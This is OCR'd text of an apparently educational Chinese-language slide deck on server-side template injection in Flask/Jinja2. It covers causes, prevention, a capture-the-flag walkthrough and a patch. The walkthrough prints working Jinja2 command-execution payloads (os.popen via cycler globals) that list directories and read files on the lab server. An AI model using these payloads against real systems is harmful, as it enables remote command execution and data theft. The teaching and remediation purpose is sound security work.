HANOVER AND TYKE




SSTI -服务器端模板注入

Protecting Our Digital World

SSTI成因

- 現代 Web 框架（如 Flask、Django）常使用模板引擎（如 Jinja2、Twig）將資料與 HTML 骨架動態結合。
- 模板引擎旨在透過將固定模板與可變資料結合來產生網頁。
- •當使用者輸入直接插入模板而非作為資料傳遞時，就會發生伺服器端模板注入攻擊。
- •根源在於**將使用者輸入作為「模板本身」來解析，而非作為「模板的變數資料」**。





例子 - 自助點餐機

- 漢堡店內有一台自助點餐機。顧客可以輸入自己的名字。點餐機會自動產生一張收據。收據上會顯示：「歡迎 XXX，你的漢堡準備中！」

- 但這台點餐機有一個問題：它會把顧客輸入資料當成模板程式碼執行

小明



正常情況

小明輸入：小明
系統顯示：歡迎小明！



黑化小明



特殊情況

小明輸入：{{7*7}}
系統顯示：歡迎49！



範例代碼

```
source = request.args.get("template")
template = environment.from_string(source)
output = template.render(name=request.args.get("name"))
```

- template 參數直接將使用者輸入的參數name當作jinja2模板解釋

範例代碼

- 當使用者向name參數輸入{{7*7}}時, 算式會被當為程式執行, 返回49



影響

如果SSTI被進一步利用，攻擊者可以：

- 讀取伺服器上的敏感資料
- 洩漏系統設定及密碼
- 在嚴重情況下執行系統指令（RCE）

以下為Linux命令執行示範



如何預防

正確傳遞參數:

```
template = environment.from_string("Hello {{ name | e }}")
output = template.render(name=request.args.get("name"))
```

寫死模板字串，令使用者的輸入始終為字串而不作為模板程式碼輸入

如何預防

輸入驗證

- 過濾符號：
  - Python / PHP：{{ ... }}、{% ... %}
  - Java：${ ... }、#{ ... }
  - Node.js：<%= ... %>
- 效果：在進入渲染引擎前攔截攻擊

注意: 需過濾的符號會因應模板引擎的不同而有所變化

以下為針對Jinja2的符號過濾




```
template = environment.from_string(source)
output = template.render(name=name)
```

注意：**Regex** 過濾只能阻擋部分已知的 **SSTI Payload**，不能完全防止 **SSTI**。

練習題 - Arcane Scroll Generator



步驟1 - 信息收集


- 檢查網頁的source code 發現頁面是由flask運行, 使用了jinja2 作模板引擎

```
    </span>
            <div class="pixel-panel-content">
                <p><strong>Powered by Flask</strong>Jinja2 runes are carved on the server.</p>
            </div>
        </section>
    </footer>
</div>
```

步驟2 - 找出注入點


- 向所有輸入框中輸入payload {{7*7}},
  發現Message部分回傳了49

- 確認Message能注入SSTI



步驟3 - 命令執行

- 利用google尋找SSTI payload
- 在網站hacktricks中找到了有效payload並利用
- 輸入
  payload:{{cycler.__init__.__globals__.os.popen('id').read() }}
- 成功觸發命令"id"執行



步驟4 - 枚舉被入侵主機

- 輸入 payload:{{cycler.__init__.__globals__.os.popen('ls').read() }}, 列出當前目錄下的文件
- 發現了可疑文件legend.txt
- 輸入payload:{{cycler.__init__.__globals__.os.popen('cat legend.txt').read() }}, 提取其內容



步驟5 - 找出flag


- legend.txt 的內容顯示了隱藏的魔法放在了可選遺物中, 隱喻了/opt目錄

- 使用payload: {{ cycler.__init__.__globals__.os.popen('ls /opt').read() }}, 列舉/opt後發現了legenday_spell的目錄

legend.tx




/opt目錄



步驟5 - 找出flag

- 最後使用payload: 使用payload: {{ cycler.__init__.__globals__.os.popen('ls /opt/legendary_spell').read() }}, 就能找到 forbidden_spell.txt

- 使用payload: {{ cycler.__init__.__globals__.os.popen('cat /opt/legendary_spell/forbidden_spell.txt').read() }}, 就能取得flag



Patch 技巧

1. 找出模板渲染函數
2. 確認使用者能控制的模板內容
3. 移除使用者輸入的動態模板編輯

函數render_scroll_message將使用者輸入的 message或DEFAULT_MESSAGE(當沒有輸入message時)存入template_source交給 render_template_string() 解析

同時把 wizard 和 spell 作為模板參數提供。所以會把 message 當成 Jinja2 模板原始碼，輸入 {{ 7*7 }} 就會在渲染時被計算成 49，造成 SSTI。

題目把DEFAULT_MESSAGE或使用者輸入的message傳到template_source

```
DEFAULT_MESSAGE = "{{ wizard }} summons the power of {{ spell }}!\n\n{{ message }}"

template_source = request.form.get("message", DEFAULT_MESSAGE)
```

render_scroll_message函數

```
def render_scroll_message(template_source: str, wizard: str, spell: str) -> str:
    from flask import render_template_string
    return render_template_string(template_source, wizard=wizard, spell=spell)
```

Patch 技巧

Patch重點：移除對使用者輸入的動態模板編譯，改用一般字串替換，只支援 {{ wizard }} 和 {{ spell }}。

把wizard及spell用replace替換為字串

```
def render_scroll_message(template_source, wizard, spell):
    return (
        template_source.replace("{{ wizard }}", wizard)
        .replace("{{ spell }}", spell)
    )
```